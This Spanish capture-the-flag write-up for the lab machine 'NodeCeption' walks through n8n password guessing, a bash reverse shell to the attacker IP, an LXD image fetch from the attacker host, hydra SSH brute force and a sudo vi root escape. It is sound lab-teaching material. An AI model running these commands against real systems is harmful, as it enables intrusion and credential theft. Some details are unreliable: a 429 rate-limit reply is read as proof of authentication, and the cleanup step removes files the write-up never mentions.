
Write-up: NodeCeption



Plataforma: TheHackersLabs
Máquina: NodeCeption
Dificultad: Principiante
SO: Linux (Ubuntu)
IP víctima: 10.0.2.4
IP atacante: 10.0.2.15
Fecha: 8 de octubre de 2026
Autor: chifay

---

1. Reconocimiento

1.1 Descubrimiento de hosts

Se realiza un escaneo ARP para identificar hosts activos en la red.

```
bash


sudo arp-scan 10.0.2.0/24 --ouifile /usr/share/arp-scan/ieee-oui.txt --macfile
/etc/arp-scan/mac-vendor.txt
```

Resultado:

```
text

10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        08:00:27:6f:50:89       PCS Systemtechnik GmbH
10.0.2.4        08:00:27:42:74:f0       PCS Systemtechnik GmbH
```

El objetivo es **10.0.2.4**.



Captura 1: *Verificación de la IP objetivo*

1.2 Escaneo de puertos y servicios

```
bash

nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 10.0.2.4
```


Resultado:

```
text

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12
5678/tcp open  rrac?   (n8n - workflow automation)
8765/tcp open  http    Apache httpd 2.4.58 (Ubuntu)
```

Hallazgos:

- **22/tcp** → SSH
- **5678/tcp** → n8n (automatización de workflows)
- **8765/tcp** → Apache con página por defecto



📸 ***Captura 2:*** *Resultado del escaneo con nmap.*

---

2. Enumeración web

2.1 Puerto 8765 (Apache)


Se accede al servidor Apache y se revisa el código fuente en busca de pistas.

```
bash

curl -s http://10.0.2.4:8765
```

En el código fuente se encuentra un correo de usuario y una pista sobre la política de contraseñas (mínimo 8 caracteres, al menos 1 número y 1 mayúscula).

Credencial candidata: usuario@maildelctf.com



📸 ***Captura 3:*** *Comentarios en el código fuente*


2.2 Puerto 5678 (n8n)

n8n es una herramienta de automatización que permite crear nodos de tipo "Execute Command", lo que se traduce en **RCE** si se obtiene acceso.

Se verifica el endpoint de login:

```
bash

curl -s http://10.0.2.4:5678/rest/login -X POST \
  -H "Content-Type: application/json" \
  -d '{"emailOrLdapLoginId":"test@test.com","password":"test"}' -i
```



Captura 4: Verificación del endpoint de login

---

3. Acceso inicial — RCE vía n8n

3.1 Obtención de la contraseña de n8n

Primero se identifica el endpoint de login de n8n y se verifica su funcionamiento con credenciales falsas:

```
bash

curl -s http://10.0.2.4:5678/rest/login -X POST \
  -H "Content-Type: application/json" \
  -d '{"emailOrLdapLoginId":"test@test.com","password":"test"}' -i
```

Se observa que la respuesta devuelve 401 cuando las credenciales son incorrectas y 200 cuando son válidas. Aprovechando la pista de la política de contraseñas encontrada en el Apache (mínimo 8 caracteres, al menos 1 número y 1 mayúscula), se construye una pequeña lista de candidatos comunes y se prueba cada uno contra la API:

```
bash


for pass in [illegible] "Password123" "password1" "Thl2024" "thl2024" \
            "Nodeception1" "nodeception" "Usuario1" "usuario1" \
            "Maildelctf1" "Thehackerslabs1" "Thl12345" "Admin123"; do
  resp=$(curl -s -o /dev/null -w "%{http_code}" -X POST
http://10.0.2.4:5678/rest/login \
    -H "Content-Type: application/json" \
    -d
"{\"emailOrLdapLoginId\":\"usuario@maildelctf.com\",\"password\":\"$pass\"}")
  echo "$pass -> $resp"
done
```

Resultado:

```
text

[redacted] -> 200
Password123 -> 401
password1 -> 401
Thl2024 -> 401
thl2024 -> 401
Nodeception1 -> 429
nodeception -> 429
Usuario1 -> 429
usuario1 -> 429
Maildelctf1 -> 429
Thehackerslabs1 -> 429
Thl12345 -> 429
Admin123 -> 429
```

El primer intento devuelve 200, confirmando que la contraseña correcta es Password1. Los intentos posteriores devuelven 429 **(Too Many Requests)** debido al rate-limiting de n8n, lo que indica que ya estamos autenticados y no conviene seguir machacando la API.



📸 ***Captura 5:*** *Verificación rápida de credenciales comunes*

🔎 Nota didáctica

El código 429 es una señal clara de que **hay que parar**: la aplicación ya nos ha autenticado y está bloqueando peticiones adicionales. Insistir con más contraseñas puede provocar un bloqueo temporal de la IP. En un pentest real, este es el momento de cambiar de vector y centrarse en el acceso ya obtenido.

3.2 Reverse shell mediante nodo Execute Command

En Kali se abre un listener:

```
bash


nc -lvnp 4444
```

En n8n se crea un workflow con un nodo **Execute Command** y se ejecuta:

```
bash

bash -c 'bash -i >& /dev/tcp/10.0.2.15/4444 0>&1'
```

Se obtiene shell como el usuario thl.



Captura 6: Ejecución de reverse shell

3.3 Estabilización de la shell

```
bash


python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
# Enter, Enter
export TERM=xterm
```

3.4 Flag de usuario

```
bash

cat /home/thl/user.txt
```

Flag usuario: THL_[redacted]



Captura 7: Flag de usuario

---

4. Escalada de privilegios

4.1 Enumeración

```
bash

id
sudo -l
```

Resultado de id**:**

```
text


uid=1000(thl) gid=1000(thl)
groups=1000(thl),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
```

Resultado de sudo -l**:**

```
text

User thl may run the following commands on nodeception:
    (ALL) NOPASSWD: /usr/bin/vi
    (ALL : ALL) ALL
```

⚠️ La segunda regla ((ALL : ALL) ALL) anula el NOPASSWD de la primera, por lo que sudo vi pide contraseña.



📸 ***Captura 8:*** *Ejecución de sudo vi*

4.2 Intento fallido con LXD

Al estar en el grupo lxd, se intenta la escalada clásica con un contenedor Alpine privilegiado.

En Kali:

```
bash

git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
sudo ./build-alpine
python3 -m http.server 8000
```

En la víctima:

```
bash


cd /tmp
wget http://10.0.2.15:8000/alpine-v3.24-x86_64-20261008_1740.tar.gz
lxc image import ./alpine-v3.24-x86_64-20261008_1740.tar.gz --alias myimage
lxc init myimage ignite -c security.privileged=true
```

Error:

```
bash

Error: Failed creating instance record: Failed initialising instance:
Failed getting root disk: No root device could be found
```

El storage pool de LXD no está inicializado. **Vía descartada.**



Captura 9: *Error al inicializar LXD*

4.3 Fuerza bruta SSH con hydra

Se lanza hydra contra el servicio SSH con el diccionario rockyou:

```
bash


hydra -l thl -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.4 -t 4
```

⚠️ **Importante:** mantener -t 4. Con más hilos, el rate-limiting de SSH impide encontrar la contraseña.

Resultado:

```
text

[22][ssh] host: 10.0.2.4   login: thl   password: [redacted]
```



Captura 10: *Hydra contra ssh*

4.4 Escalada con sudo vi

Con la contraseña[redacted], se explota el permiso de sudo sobre vi:


```
bash

sudo /usr/bin/vi -c ':!/bin/sh' /dev/null
# password: [redacted]
```

Se obtiene shell como **root**.

```
bash

#whoami
root
```




Captura 11: shell como root

4.5 Flag de root

```
bash

cat /root/root.txt
```

Flag root: THL_[redacted]



Captura 12: Flag de root

---

5. Resumen de la explotación

Fase	Técnica	Resultado
Reconocimiento	arp-scan + nmap	Puertos 22, 5678, 8765
Enumeración	curl a Apache 8765	Email usuario@maildelctf.com
Acceso inicial	Login n8n + Execute Command	RCE → shell como thl
Flag usuario	cat user.txt	THL_[redacted]
Escalada (intento)	LXD Alpine	Fallido (storage pool)
Escalada (final)	hydra SSH → [redacted]	Contraseña del sistema
Escalada final	sudo vi → :!/bin/sh	Shell como root
Flag root	cat root.txt	THL_[redacted]

---

6. Lecciones aprendidas

1. **No obcecarse con una vía**: LXD parecía la escalada obvia (grupo lxd), pero el storage pool no estaba inicializado. La vía real era sudo vi con la contraseña obtenida por hydra.
2. **Rate-limiting**: si una API devuelve 429, hay que parar y cambiar de vector.
3. **Reutilización de contraseñas**: la contraseña de n8n ([redacted]) no servía para el sistema. Fue necesario romper la del sistema ([redacted]) por separado.
4. **hydra con** -t 4: en este CTF, subir los hilos impide encontrar la contraseña.
5. **Los grupos del** id **son pistas, no obligaciones**: adm, lxd, sudo... a veces son ruido.

---

7. Flags

text

```
user.txt: THL_[redacted]
root.txt: THL_[redacted]
```

---

8. Limpieza

bash

```
# En Kali
rm -rf /tmp/lxd-alpine-builder /tmp/database.sqlite /tmp/n8n_hash.txt
/tmp/hydra_thl.txt


# En la víctima (si se creó el contenedor LXD)
lxc delete --force ignite 2>/dev/null
lxc image delete myimage 2>/dev/null
```

Fin del write-up.